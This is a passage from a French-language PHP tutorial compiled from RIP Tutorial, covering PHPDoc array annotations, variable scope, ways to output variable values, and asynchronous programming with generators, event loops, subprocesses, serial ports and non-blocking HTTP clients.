$name = new ArrayObject([
    'a',
    true,
    1,
    'b',
    new stdClass(),
    'c',
    2
]);

/**
```

```
 * @var ArrayObject<ArrayObject<int>> $name
 */
$name = new ArrayObject([
    new ArrayObject([1, 2]),
    new ArrayObject([1, 2])
]);

/**
 * @var ArrayObject<int, string> $name
 */
$name = new ArrayObject([
    1 => 'a',
    2 => 'b'
]);

/**
 * @var ArrayObject<string, int> $name
 */
$name = new ArrayObject([
    'a' => 1,
    'b' => 2
]);

/**
 * @var ArrayObject<string, stdClass> $name
 */
$name = new ArrayObject([
    'a' => new stdClass(),
    'b' => new stdClass()
]);
```

Lire PHPDoc en ligne: https://riptutorial.com/fr/php/topic/1881/phpdoc

Chapitre 73: Portée variable

Introduction

La portée de la variable fait référence aux régions du code où une variable peut être accédée. Ceci est également appelé *visibilité* . Dans PHP, les blocs de portée sont définis par des fonctions, des classes et une portée globale disponible dans une application.

Examples

Variables globales définies par l'utilisateur

La portée en dehors de toute fonction ou classe est la portée globale. Lorsqu'un script PHP en inclut un autre (en utilisant `include` ou `require`), la portée reste la même. Si un script est inclus en dehors de toute fonction ou classe, ses variables globales sont incluses dans la même étendue globale, mais si un script est inclus dans une fonction, les variables du script inclus sont dans la portée de la fonction.

Dans le cadre d'une méthode de fonction ou de classe, le mot clé `global` peut être utilisé pour créer un accès aux variables globales définies par l'utilisateur.

```
<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // Accessing global variable from function scope
    // requires this explicit statement
    global $amount_of_log_calls;

    // This change to the global variable is permanent
    $amount_of_log_calls += 1;

    echo $message;
}

// When in the global scope, regular global variables can be used
// without explicitly stating 'global $variable;'
echo $amount_of_log_calls; // 0

log_message("First log message!");
echo $amount_of_log_calls; // 1

log_message("Second log message!");
echo $amount_of_log_calls; // 2
```

Une seconde façon d'accéder aux variables de la portée globale consiste à utiliser le tableau spécial $ GLOBALS défini par PHP.

Le tableau $ GLOBALS est un tableau associatif avec le nom de la variable globale comme clé et

le contenu de cette variable étant la valeur de l'élément tableau. Notez que $ GLOBALS existe dans n'importe quelle portée, c'est parce que $ GLOBALS est une superglobale.

Cela signifie que la fonction `log_message()` peut être réécrite comme `log_message()` :

```
function log_message($message) {
    // Access the global $amount_of_log_calls variable via the
    // $GLOBALS array. No need for 'global $GLOBALS;', since it
    // is a superglobal variable.
    $GLOBALS['amount_of_log_calls'] += 1;

    echo $messsage;
}
```

On peut se demander pourquoi utiliser le tableau $ GLOBALS lorsque le mot-clé `global` peut également être utilisé pour obtenir la valeur d'une variable globale. La raison principale est que le mot-clé `global` amènera la variable dans la portée. Vous ne pouvez pas ensuite réutiliser le même nom de variable dans la portée locale.

Variables superglobales

Les variables superglobales sont définies par PHP et peuvent toujours être utilisées n'importe où sans le mot-clé `global` .

```
<?php

function getPostValue($key, $default = NULL) {
    // $_POST is a superglobal and can be used without
    // having to specify 'global $_POST;'
    if (isset($_POST[$key])) {
        return $_POST[$key];
    }

    return $default;
}

// retrieves $_POST['username']
echo getPostValue('username');

// retrieves $_POST['email'] and defaults to empty string
echo getPostValue('email', '');
```

Propriétés statiques et variables

Les propriétés de classe statique définies avec la visibilité `public` sont fonctionnellement identiques aux variables globales. Ils sont accessibles depuis n'importe où la classe est définie.

```
class SomeClass {
    public static int $counter = 0;
}

// The static $counter variable can be read/written from anywhere
// and doesn't require an instantiation of the class
SomeClass::$counter += 1;
```

Les fonctions peuvent également définir des variables statiques dans leur propre domaine. Ces variables statiques persistent à travers plusieurs appels de fonction, contrairement aux variables régulières définies dans une étendue de fonction. Cela peut être un moyen très simple et facile d'implémenter le modèle de conception Singleton:

```
class Singleton {
    public static function getInstance() {
        // Static variable $instance is not deleted when the function ends
        static $instance;

        // Second call to this function will not get into the if-statement,
        // Because an instance of Singleton is now stored in the $instance
        // variable and is persisted through multiple calls
        if (!$instance) {
            // First call to this function will reach this line,
            // because the $instance has only been declared, not initialized
            $instance = new Singleton();
        }

        return $instance;

    }
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// Comparing objects with the '===' operator checks whether they are
// the same instance. Will print 'true', because the static $instance
// variable in the getInstance() method is persisted through multiple calls
var_dump($instance1 === $instance2);
```

Lire Portée variable en ligne: https://riptutorial.com/fr/php/topic/3426/portee-variable

Chapitre 74: Produire la valeur d'une variable

Introduction

Pour construire un programme PHP dynamique et interactif, il est utile de générer des variables et leurs valeurs. Le langage PHP permet plusieurs méthodes de sortie de valeur. Cette rubrique couvre les méthodes standard d'impression d'une valeur en PHP et où ces méthodes peuvent être utilisées.

Remarques

Les variables en PHP sont de types variés. Selon le cas d'utilisation, vous souhaiterez peut-être les envoyer au navigateur en tant que HTML rendu, les sortir pour le déboguer ou les envoyer au terminal (si vous exécutez une application via la ligne de commande).

Vous trouverez ci-dessous certaines des méthodes et constructions de langage les plus couramment utilisées pour générer des variables:

- `echo` - Affiche une ou plusieurs chaînes
- `print` - Affiche une chaîne et renvoie `1` (toujours)
- `printf` - Affiche une chaîne formatée et renvoie la longueur de la chaîne sortie
- `sprintf` - Formate une chaîne et retourne la chaîne formatée
- `print_r` - Affiche ou retourne le contenu de l'argument en tant que chaîne lisible par l'homme
- `var_dump` - Affiche des informations de débogage lisibles par l'homme sur le contenu du ou des arguments, y compris son type et sa valeur
- `var_export` - Affiche ou renvoie un rendu de chaîne de la variable sous forme de code PHP valide, qui peut être utilisé pour recréer la valeur.

  Note: Lorsque vous essayez de sortir un objet sous forme de chaîne, PHP essaiera de le convertir en chaîne (en appelant `__toString()` - si l'objet possède une telle méthode). Si elle n'est pas disponible, une erreur similaire à `Object of class [CLASS] could not be converted to string` . Dans ce cas, vous devrez inspecter l'objet davantage, voir: sortie d'une vue structurée des tableaux et des objets .

Examples

écho et impression

`echo` et `print` sont des constructions de langage, pas de fonctions. Cela signifie qu'ils n'ont pas besoin de parenthèses autour de l'argument, comme une fonction (bien que l'on puisse toujours ajouter des parenthèses autour de n'importe quelle expression PHP et que `echo("test")` ne fasse pas de mal non plus. Ils affichent la représentation sous forme de chaîne d'une variable, d'une constante ou d'une expression. Ils ne peuvent pas être utilisés pour imprimer des tableaux ou des objets.

- Assignez la chaîne `Joel` à la variable `$name`

```
$name = "Joel";
```

- Affiche la valeur de $ name en utilisant `echo` & `print`

```
echo $name;   #> Joel
print $name;  #> Joel
```

- Les parenthèses ne sont pas obligatoires, mais peuvent être utilisées

```
echo($name);  #> Joel
print($name); #> Joel
```

- Utilisation de plusieurs paramètres (uniquement `echo`)

```
echo $name, "Smith";       #> JoelSmith
echo($name, " ", "Smith"); #> Joel Smith
```

- `print` , contrairement à `echo` , est une expression (il retourne `1`), et peut donc être utilisé dans plus d'endroits:

```
print("hey") && print(" ") && print("you"); #> you11
```

- Ce qui précède est équivalent à:

```
print ("hey" && (print (" " && print "you"))); #> you11
```

Notation abrégée pour `echo`

En dehors des balises PHP , une notation abrégée pour `echo` est disponible par défaut, utilisant `<?=` Pour commencer la sortie et `?>` Pour la terminer. Par exemple:

```
<p><?=$variable?></p>
<p><?= "This is also PHP" ?></p>
```

Notez qu'il n'y a pas de terminaison `;` . Cela fonctionne parce que la balise PHP de fermeture agit comme le terminateur de la seule instruction. Donc, il est classique d'omettre le point-virgule dans cette notation abrégée.

Priorité d' `print`

Bien que l' `print` soit la construction du langage, elle a la priorité comme opérateur. Il place entre `=` `+=` `-=` `*=` `**=` `/=` `.=` `%=` `&=` Et `and` opérateurs et a quitté l'association. Exemple:

```
echo '1' . print '2' + 3; //output 511
```

Même exemple avec des parenthèses:

```
echo '1' . print ('2' + 3); //output 511
```

Différences entre `echo` et `print`

En bref, il y a deux différences principales:

- `print` ne prend qu'un paramètre, alors que l' `echo` peut avoir plusieurs paramètres.
- `print` renvoie une valeur et peut donc être utilisée comme expression.

Sortie d'une vue structurée de tableaux et d'objets

`print_r()` - Sortie de tableaux et d' objets *pour le débogage*

`print_r` affichera un format lisible par l'homme d'un tableau ou d'un objet.

Vous pouvez avoir une variable qui est un tableau ou un objet. Essayer de le sortir avec un `echo` lancera l'erreur:
`Notice: Array to string conversion` . Vous pouvez plutôt utiliser la fonction `print_r` pour vider un format lisible par l'homme de cette variable.

> Vous pouvez transmettre **true** comme second paramètre pour renvoyer le contenu sous forme de chaîne.

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;

// Using print_r we can view the data the array holds.
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

Cela génère les éléments suivants:

```
stdClass Object
(
    [myvalue] => Hello World
)
Array
(
    [0] => Hello
    [1] => World
)
```

```
Hello World
42
```

De plus, la sortie de `print_r` peut être capturée sous forme de chaîne, plutôt que simplement renvoyée. Par exemple, le code suivant `$myarray` version formatée de `$myarray` dans une nouvelle variable:

```
$formatted_array = print_r($myarray, true);
```

Notez que si vous visualisez la sortie de PHP dans un navigateur, et que celle-ci est interprétée en HTML, les sauts de ligne ne seront pas affichés et la sortie sera beaucoup moins lisible à moins que vous ne fassiez quelque chose comme:

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

> L'ouverture du code source d'une page formatera également votre variable de la même manière sans utiliser la `<pre>` .

Sinon, vous pouvez dire au navigateur que ce que vous produisez est du texte brut, et non du HTML:

```
header('Content-Type: text/plain; charset=utf-8');
print_r($myarray);
```

`var_dump()` - `var_dump()` des informations de débogage lisibles par l'homme sur le contenu des arguments, y compris son type et sa valeur

La sortie est plus détaillée par rapport à `print_r` car elle `print_r` également le **type** de la variable avec sa **valeur** et d'autres informations telles que les ID d'objet, les tailles de tableau, les longueurs de chaîne, les marqueurs de référence, etc.

Vous pouvez utiliser `var_dump` pour générer une version plus détaillée du débogage.

```
var_dump($myobject, $myarray, $mystring, $myint);
```

La sortie est plus détaillée:

```
object(stdClass)#12 (1) {
  ["myvalue"]=>
  string(11) "Hello World"
}
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
```

```
}
string(11) "Hello World"
int(42)
```

Remarque : Si vous utilisez xDebug dans votre environnement de développement, la sortie de var_dump est limitée / tronquée par défaut. Voir la documentation officielle pour plus d'informations sur les options pour changer cela.

`var_export()` - `var_export()` un code `PHP` valide

`var_export()` une représentation `var_export()` `PHP` de l'élément.

> Vous pouvez transmettre **true** comme second paramètre pour renvoyer le contenu dans une variable.

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

La sortie est un code PHP valide:

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

Pour mettre le contenu dans une variable, vous pouvez le faire:

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // any `Truthy` value
```

Après cela, vous pouvez le sortir comme ceci:

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

Cela produira la sortie suivante:

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

printf vs sprintf

`printf` **affichera** une chaîne formatée à l'aide d'espaces réservés

`sprintf` **retournera** la chaîne formatée

```
$name = 'Jeff';

// The `%s` tells PHP to expect a string
//            ↓  `%s` is replaced by  ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?

// Instead of outputting it directly, place it into a variable ($greeting)
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

Il est également possible de formater un numéro avec ces 2 fonctions. Cela peut être utilisé pour formater une valeur décimale utilisée pour représenter de l'argent afin qu'il comporte toujours 2 chiffres décimaux.

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

Les deux fonctions `vprintf` et `vsprintf` fonctionnent comme `printf` et `sprintf` , mais acceptent une chaîne de format et un tableau de valeurs, au lieu de variables individuelles.

Concaténation de chaînes avec écho

Vous pouvez utiliser la concaténation pour joindre des chaînes "bout à bout" lors de leur sortie (avec `echo` ou `print` par exemple).

Vous pouvez concaténer des variables en utilisant a `.` (point / point).

```
// String variable
$name = 'Joel';

// Concatenate multiple strings (3 in this example) into one and echo it once done.
//      1. ↓        2. ↓            3. ↓    - Three Individual string items
echo '<p>Hello ' . $name . ', Nice to see you.</p>';
//               ↑       ↑                  - Concatenation Operators

#> "<p>Hello Joel, Nice to see you.</p>"
```

Semblable à la concaténation, `echo` (utilisé sans parenthèses) peut être utilisé pour combiner des chaînes et des variables (avec d'autres expressions arbitraires) en utilisant une virgule (,).

```
$itemCount = 1;

echo 'You have ordered ', $itemCount, ' item', $itemCount === 1 ? '' : 's';
```

```
//                      ↑           ↑        ↑                - Note the commas

#> "You have ordered 1 item"
```

Concaténation de chaînes vs transmission de plusieurs arguments à echo

Transmettre plusieurs arguments à la commande echo est plus avantageux que la concaténation de chaînes dans certaines circonstances. Les arguments sont écrits dans la sortie dans le même ordre qu'ils ont été transmis.

```
echo "The total is: ", $x + $y;
```

Le problème avec la concaténation est que la période `.` a priorité dans l'expression. Si concaténé, l'expression ci-dessus nécessite des parenthèses supplémentaires pour le comportement correct. La priorité de la période affecte également les opérateurs ternaires.

```
echo "The total is: " . ($x + $y);
```

Sortie de grands nombres entiers

Sur les systèmes 32 bits, les entiers supérieurs à `PHP_INT_MAX` sont automatiquement convertis en `PHP_INT_MAX` flottantes. Les afficher sous forme de valeurs entières (c.-à-d. Notation non scientifique) peut être fait avec `printf` , en utilisant la représentation `float` , comme illustré ci-dessous:

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
    echo "  ", $i, "\n";
}
// outputs:
pow(1024,  1)  integer                 1024                                    1024  1024
pow(1024,  2)  integer              1048576                                 1048576  1048576
pow(1024,  3)  integer           1073741824                              1073741824  1073741824
pow(1024,  4)   double        1099511627776                           1099511627776
1099511627776
pow(1024,  5)   double  1.1258999068426E+15                      1125899906842624
1.1258999068426E+15
pow(1024,  6)   double  1.1529215046068E+18                   1152921504606846976
1.1529215046068E+18
pow(1024,  9)   double  1.2379400392854E+27           1237940039285380274899124224
1.2379400392854E+27
pow(1024, 12)   double  1.3292279957849E+36  1329227995784915872903807060280344576
1.3292279957849E+36
```

Remarque: attention à la précision du flottant, qui n'est pas infinie!

Bien que cela semble bien, dans cet exemple artificiel, les nombres peuvent tous être représentés

par un nombre binaire, car ils sont tous des puissances de 1024 (et donc 2). Voir par exemple:

```
$n = pow(10, 27);
printf("%s %.0F\n", $n, $n);
// 1.0E+27 1000000000000000013287555072
```

Générer un tableau multidimensionnel avec index et valeur et imprimer dans la table

```
Array
(
    [0] => Array
        (
            [id] => 13
            [category_id] => 7
            [name] => Leaving Of Liverpool
            [description] => Leaving Of Liverpool
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 13
            [created] => 2007-06-24 14:08:03
            [modified] => 2007-06-24 14:08:03
            [image] => NONE
        )

    [1] => Array
        (
            [id] => 16
            [category_id] => 7
            [name] => Yellow Submarine
            [description] => Yellow Submarine
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 16
            [created] => 2007-06-24 14:10:02
            [modified] => 2007-06-24 14:10:02
            [image] => NONE
        )

)
```

Tableau multidimensionnel en sortie avec index et valeur dans le tableau

```
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // Get index.
        echo "<td>$v</td>"; // Get value.
        echo "</tr>";
    }
}
?>
</table>
```

Lire Produire la valeur d'une variable en ligne: https://riptutorial.com/fr/php/topic/6695/produire-la-valeur-d-une-variable

Chapitre 75: Programmation asynchrone

Examples

Avantages des générateurs

PHP 5.5 introduit Generators et le mot-clé yield, ce qui nous permet d'écrire un code asynchrone qui ressemble plus à du code synchrone.

L'expression de `yield` est chargée de redonner le contrôle au code d'appel et de fournir un point de reprise à cet endroit. On peut envoyer une valeur le long de l'instruction de `yield` . La valeur de retour de cette expression est `null` ou la valeur qui a été transmise à `Generator::send()` .

```
function reverse_range($i) {
    // the mere presence of the yield keyword in this function makes this a Generator
    do {
        // $i is retained between resumptions
        print yield $i;
    } while (--$i > 0);
}

$gen = reverse_range(5);
print $gen->current();
$gen->send("injected!"); // send also resumes the Generator

foreach ($gen as $val) { // loops over the Generator, resuming it upon each iteration
    echo $val;
}

// Output: 5injected!4321
```

Ce mécanisme peut être utilisé par une implémentation de coroutine pour attendre les Awaitables générés par le générateur (en s'enregistrant en tant que rappel pour la résolution) et poursuivre l'exécution du générateur dès que le fichier en attente est résolu.

Utilisation de la boucle d'événement Icicle

Icicle utilise Awaitables et Generators pour créer des Coroutines.

```
require __DIR__ . '/vendor/autoload.php';

use Icicle\Awaitable;
use Icicle\Coroutine\Coroutine;
use Icicle\Loop;

$generator = function (float $time) {
    try {
        // Sets $start to the value returned by microtime() after approx. $time seconds.
        $start = yield Awaitable\resolve(microtime(true))->delay($time);

        echo "Sleep time: ", microtime(true) - $start, "\n";
```

```
        // Throws the exception from the rejected awaitable into the coroutine.
        return yield Awaitable\reject(new Exception('Rejected awaitable'));
    } catch (Throwable $e) { // Catches awaitable rejection reason.
        echo "Caught exception: ", $e->getMessage(), "\n";
    }

    return yield Awaitable\resolve('Coroutine completed');
};

// Coroutine sleeps for 1.2 seconds, then will resolve with a string.
$coroutine = new Coroutine($generator(1.2));
$coroutine->done(function (string $data) {
    echo $data, "\n";
});

Loop\run();
```

Utilisation de la boucle d'événement Amp

Amp exploite Promises [un autre nom pour Awaitables] et Generators pour la création de coroutines.

```
require __DIR__ . '/vendor/autoload.php';

use Amp\Dns;

// Try our system defined resolver or googles, whichever is fastest
function queryStackOverflow($recordtype) {
    $requests = [
        Dns\query("stackoverflow.com", $recordtype),
        Dns\query("stackoverflow.com", $recordtype, ["server" => "8.8.8.8"]),
    ];
    // returns a Promise resolving when the first one of the requests resolves
    return yield Amp\first($request);
}

\Amp\run(function() { // main loop, implicitly a coroutine
    try {
        // convert to coroutine with Amp\resolve()
        $promise = Amp\resolve(queryStackOverflow(Dns\Record::NS));
        list($ns, $type, $ttl) = // we need only one NS result, not all
            current(yield Amp\timeout($promise, 2000 /* milliseconds */));
        echo "The result of the fastest server to reply to our query was $ns";
    } catch (Amp\TimeoutException $e) {
        echo "We've heard no answer for 2 seconds! Bye!";
    } catch (Dns\NoRecordException $e) {
        echo "No NS records there? Stupid DNS nameserver!";
    }
});
```

Création de processus non bloquants avec proc_open ()

PHP ne prend pas en charge l'exécution du code simultanément, sauf si vous installez des extensions telles que `pthread` . Cela peut parfois être contourné en utilisant `proc_open()` et `stream_set_blocking()` et en lisant leur sortie de manière asynchrone.

Si nous divisons le code en morceaux plus petits, nous pouvons l'exécuter sous la forme de plusieurs suprocesses. Ensuite, en utilisant la fonction `stream_set_blocking()` , nous pouvons également rendre chaque sous-processus non bloquant. Cela signifie que nous pouvons générer plusieurs sous-processus, puis vérifier leur sortie dans une boucle (similaire à une boucle paire) et attendre qu'ils soient tous terminés.

Par exemple, nous pouvons avoir un petit sous-processus qui exécute une boucle et qui, dans chaque itération, dort aléatoirement pendant 100 à 1000 ms (notez que le délai est toujours le même pour un sous-processus).

```
<?php
// subprocess.php
$name = $argv[1];
$delay = rand(1, 10) * 100;
printf("$name delay: ${delay}ms\n");

for ($i = 0; $i < 5; $i++) {
    usleep($delay * 1000);
    printf("$name: $i\n");
}
```

Ensuite, le processus principal va générer des sous-processus et lire leur sortie. Nous pouvons le diviser en blocs plus petits:

- Créer des sous-processus avec proc_open () .
- Rendez chaque sous-processus non bloquant avec `stream_set_blocking()` .
- Exécutez une boucle jusqu'à ce que tous les sous-processus soient terminés avec `proc_get_status()` .
- Fermez correctement les descripteurs de fichier avec le canal de sortie pour chaque sous-processus à l'aide de `fclose()` et fermez les `proc_close()` processus avec `proc_close()` .

```
<?php
// non-blocking-proc_open.php
// File descriptors for each subprocess.
$descriptors = [
    0 => ['pipe', 'r'], // stdin
    1 => ['pipe', 'w'], // stdout
];

$pipes = [];
$processes = [];
foreach (range(1, 3) as $i) {
    // Spawn a subprocess.
    $proc = proc_open('php subprocess.php proc' . $i, $descriptors, $procPipes);
    $processes[$i] = $proc;
    // Make the subprocess non-blocking (only output pipe).
    stream_set_blocking($procPipes[1], 0);
    $pipes[$i] = $procPipes;
}

// Run in a loop until all subprocesses finish.
while (array_filter($processes, function($proc) { return proc_get_status($proc)['running'];
})) {
    foreach (range(1, 3) as $i) {
        usleep(10 * 1000); // 100ms
```

```
        // Read all available output (unread output is buffered).
        $str = fread($pipes[$i][1], 1024);
        if ($str) {
            printf($str);
        }
    }
}

// Close all pipes and processes.
foreach (range(1, 3) as $i) {
    fclose($pipes[$i][1]);
    proc_close($processes[$i]);
}
```

La sortie contient alors un mélange des trois sous-processus tels qu'ils sont lus par fread () (notez que dans ce cas, `proc1` s'est terminé beaucoup plus tôt que les deux autres):

```
$ php non-blocking-proc_open.php
proc1 delay: 200ms
proc2 delay: 1000ms
proc3 delay: 800ms
proc1: 0
proc1: 1
proc1: 2
proc1: 3
proc3: 0
proc1: 4
proc2: 0
proc3: 1
proc2: 1
proc3: 2
proc2: 2
proc3: 3
proc2: 3
proc3: 4
proc2: 4
```

Lecture du port série avec Event et DIO

Les flux *DIO ne* sont actuellement pas reconnus par l'extension d' *événement* . Il n'y a pas de moyen propre d'obtenir le descripteur de fichier encapsulé dans la ressource DIO. Mais il existe une solution de contournement:

- ouvrir le flux pour le port avec `fopen()` ;
- rendre le flux non bloquant avec `stream_set_blocking()` ;
- obtenir le descripteur de fichier numérique du flux avec `EventUtil::getSocketFd()` ;
- transmettez le descripteur de fichier numérique à `dio_fdopen()` (actuellement non documenté) et récupérez la ressource DIO;
- ajouter un `Event` avec un rappel pour écouter les événements de lecture sur le descripteur de fichier;
- dans le rappel, videz les données disponibles et traitez-les selon la logique de votre application.

dio.php

```
<?php
class Scanner {
  protected $port; // port path, e.g. /dev/pts/5
  protected $fd; // numeric file descriptor
  protected $base; // EventBase
  protected $dio; // dio resource
  protected $e_open; // Event
  protected $e_read; // Event

  public function __construct ($port) {
    $this->port = $port;
    $this->base = new EventBase();
  }

  public function __destruct() {
    $this->base->exit();

    if ($this->e_open)
      $this->e_open->free();
    if ($this->e_read)
      $this->e_read->free();
    if ($this->dio)
      dio_close($this->dio);
  }

  public function run() {
    $stream = fopen($this->port, 'rb');
    stream_set_blocking($stream, false);

    $this->fd = EventUtil::getSocketFd($stream);
    if ($this->fd < 0) {
      fprintf(STDERR, "Failed attach to port, events: %d\n", $events);
      return;
    }

    $this->e_open = new Event($this->base, $this->fd, Event::WRITE, [$this, '_onOpen']);
    $this->e_open->add();
    $this->base->dispatch();

    fclose($stream);
  }

  public function _onOpen($fd, $events) {
    $this->e_open->del();

    $this->dio = dio_fdopen($this->fd);
    // Call other dio functions here, e.g.
    dio_tcsetattr($this->dio, [
      'baud' => 9600,
      'bits' => 8,
      'stop'  => 1,
      'parity' => 0
    ]);

    $this->e_read = new Event($this->base, $this->fd, Event::READ | Event::PERSIST,
      [$this, '_onRead']);
    $this->e_read->add();
  }

  public function _onRead($fd, $events) {
    while ($data = dio_read($this->dio, 1)) {
```

```
      var_dump($data);
    }
  }
}

// Change the port argument
$scanner = new Scanner('/dev/pts/5');
$scanner->run();
```

Essai

Exécutez la commande suivante dans le terminal A:

```
$ socat -d -d pty,raw,echo=0 pty,raw,echo=0
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/5
2016/12/01 18:04:06 socat[16750] N PTY is /dev/pts/8
2016/12/01 18:04:06 socat[16750] N starting data transfer loop with FDs [5,5] and [7,7]
```

La sortie peut être différente. Utilisez les PTY des deux premières lignes (`/dev/pts/5` et `/dev/pts/8` en particulier).

Dans le terminal B, exécutez le script susmentionné. Vous pouvez avoir besoin des privilèges root:

```
$ sudo php dio.php
```

Au terminal C, envoyez une chaîne au premier PTY:

```
$ echo test > /dev/pts/8
```

Sortie

```
string(1) "t"
string(1) "e"
string(1) "s"
string(1) "t"
string(1) "
"
```

Client HTTP basé sur l'extension d'événement

Ceci est un exemple de classe de client HTTP basée sur l'extension d' événement .

La classe permet de planifier un certain nombre de requêtes HTTP, puis de les exécuter de manière asynchrone.

http-client.php

```
<?php
class MyHttpClient {
  /// @var EventBase
  protected $base;
  /// @var array Instances of EventHttpConnection
  protected $connections = [];

  public function __construct() {
    $this->base = new EventBase();
  }

  /**
   * Dispatches all pending requests (events)
   *
   * @return void
   */
  public function run() {
    $this->base->dispatch();
  }

  public function __destruct() {
    // Destroy connection objects explicitly, don't wait for GC.
    // Otherwise, EventBase may be free'd earlier.
    $this->connections = null;
  }

  /**
   * @brief Adds a pending HTTP request
   *
   * @param string $address Hostname, or IP
   * @param int $port Port number
   * @param array $headers Extra HTTP headers
   * @param int $cmd A EventHttpRequest::CMD_* constant
   * @param string $resource HTTP request resource, e.g. '/page?a=b&c=d'
   *
   * @return EventHttpRequest|false
   */
  public function addRequest($address, $port, array $headers,
    $cmd = EventHttpRequest::CMD_GET, $resource = '/')
  {
    $conn = new EventHttpConnection($this->base, null, $address, $port);
    $conn->setTimeout(5);

    $req = new EventHttpRequest([$this, '_requestHandler'], $this->base);

    foreach ($headers as $k => $v) {
      $req->addHeader($k, $v, EventHttpRequest::OUTPUT_HEADER);
    }
    $req->addHeader('Host', $address, EventHttpRequest::OUTPUT_HEADER);
    $req->addHeader('Connection', 'close', EventHttpRequest::OUTPUT_HEADER);
    if ($conn->makeRequest($req, $cmd, $resource)) {
      $this->connections []= $conn;
      return $req;
    }

    return false;
  }


  /**
   * @brief Handles an HTTP request
```

```
   *
   * @param EventHttpRequest $req
   * @param mixed $unused
   *
   * @return void
   */
  public function _requestHandler($req, $unused) {
    if (is_null($req)) {
      echo "Timed out\n";
    } else {
      $response_code = $req->getResponseCode();

      if ($response_code == 0) {
        echo "Connection refused\n";
      } elseif ($response_code != 200) {
        echo "Unexpected response: $response_code\n";
      } else {
        echo "Success: $response_code\n";
        $buf = $req->getInputBuffer();
        echo "Body:\n";
        while ($s = $buf->readLine(EventBuffer::EOL_ANY)) {
          echo $s, PHP_EOL;
        }
      }
    }
  }
}


$address = "my-host.local";
$port = 80;
$headers = [ 'User-Agent' => 'My-User-Agent/1.0', ];

$client = new MyHttpClient();

// Add pending requests
for ($i = 0; $i < 10; $i++) {
  $client->addRequest($address, $port, $headers,
    EventHttpRequest::CMD_GET, '/test.php?a=' . $i);
}

// Dispatch pending requests
$client->run();
```

test.php

Ceci est un exemple de script côté serveur.

```
<?php
echo 'GET: ', var_export($_GET, true), PHP_EOL;
echo 'User-Agent: ', $_SERVER['HTTP_USER_AGENT'] ?? '(none)', PHP_EOL;
```

Usage

```
php http-client.php
```

Échantillon sortie

```
Success: 200
Body:
GET: array (
  'a' => '1',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '0',
)
User-Agent: My-User-Agent/1.0
Success: 200
Body:
GET: array (
  'a' => '3',
)
...
```

(Coupé.)

Notez que le code est conçu pour un traitement à long terme dans le CLI SAPI .

Client HTTP basé sur l'extension Ev

Ceci est un exemple de client HTTP basé sur l'extension Ev .

L'extension Ev implémente une boucle d'événement simple mais puissante. Il ne fournit pas d'observateurs spécifiques au réseau, mais son observateur d'E / S peut être utilisé pour le traitement asynchrone des sockets .

Le code suivant montre comment les requêtes HTTP peuvent être planifiées pour un traitement parallèle.

http-client.php

```
<?php
class MyHttpRequest {
  /// @var MyHttpClient
  private $http_client;
  /// @var string
  private $address;
  /// @var string HTTP resource such as /page?get=param
  private $resource;
  /// @var string HTTP method such as GET, POST etc.
  private $method;
  /// @var int
  private $service_port;
  /// @var resource Socket
  private $socket;
  /// @var double Connection timeout in seconds.
  private $timeout = 10.;
```

```
/// @var int Chunk size in bytes for socket_recv()
private $chunk_size = 20;
/// @var EvTimer
private $timeout_watcher;
/// @var EvIo
private $write_watcher;
/// @var EvIo
private $read_watcher;
/// @var EvTimer
private $conn_watcher;
/// @var string buffer for incoming data
private $buffer;
/// @var array errors reported by sockets extension in non-blocking mode.
private static $e_nonblocking = [
  11, // EAGAIN or EWOULDBLOCK
  115, // EINPROGRESS
];

/**
 * @param MyHttpClient $client
 * @param string $host Hostname, e.g. google.co.uk
 * @param string $resource HTTP resource, e.g. /page?a=b&c=d
 * @param string $method HTTP method: GET, HEAD, POST, PUT etc.
 * @throws RuntimeException
 */
public function __construct(MyHttpClient $client, $host, $resource, $method) {
  $this->http_client = $client;
  $this->host        = $host;
  $this->resource    = $resource;
  $this->method      = $method;

  // Get the port for the WWW service
  $this->service_port = getservbyname('www', 'tcp');

  // Get the IP address for the target host
  $this->address = gethostbyname($this->host);

  // Create a TCP/IP socket
  $this->socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
  if (!$this->socket) {
    throw new RuntimeException("socket_create() failed: reason: " .
      socket_strerror(socket_last_error()));
  }

  // Set O_NONBLOCK flag
  socket_set_nonblock($this->socket);

  $this->conn_watcher = $this->http_client->getLoop()
    ->timer(0, 0., [$this, 'connect']);
}

public function __destruct() {
  $this->close();
}

private function freeWatcher(&$w) {
  if ($w) {
    $w->stop();
    $w = null;
  }
}
```

```
/**
 * Deallocates all resources of the request
 */
private function close() {
  if ($this->socket) {
    socket_close($this->socket);
    $this->socket = null;
  }

  $this->freeWatcher($this->timeout_watcher);
  $this->freeWatcher($this->read_watcher);
  $this->freeWatcher($this->write_watcher);
  $this->freeWatcher($this->conn_watcher);
}

/**
 * Initializes a connection on socket
 * @return bool
 */
public function connect() {
  $loop = $this->http_client->getLoop();

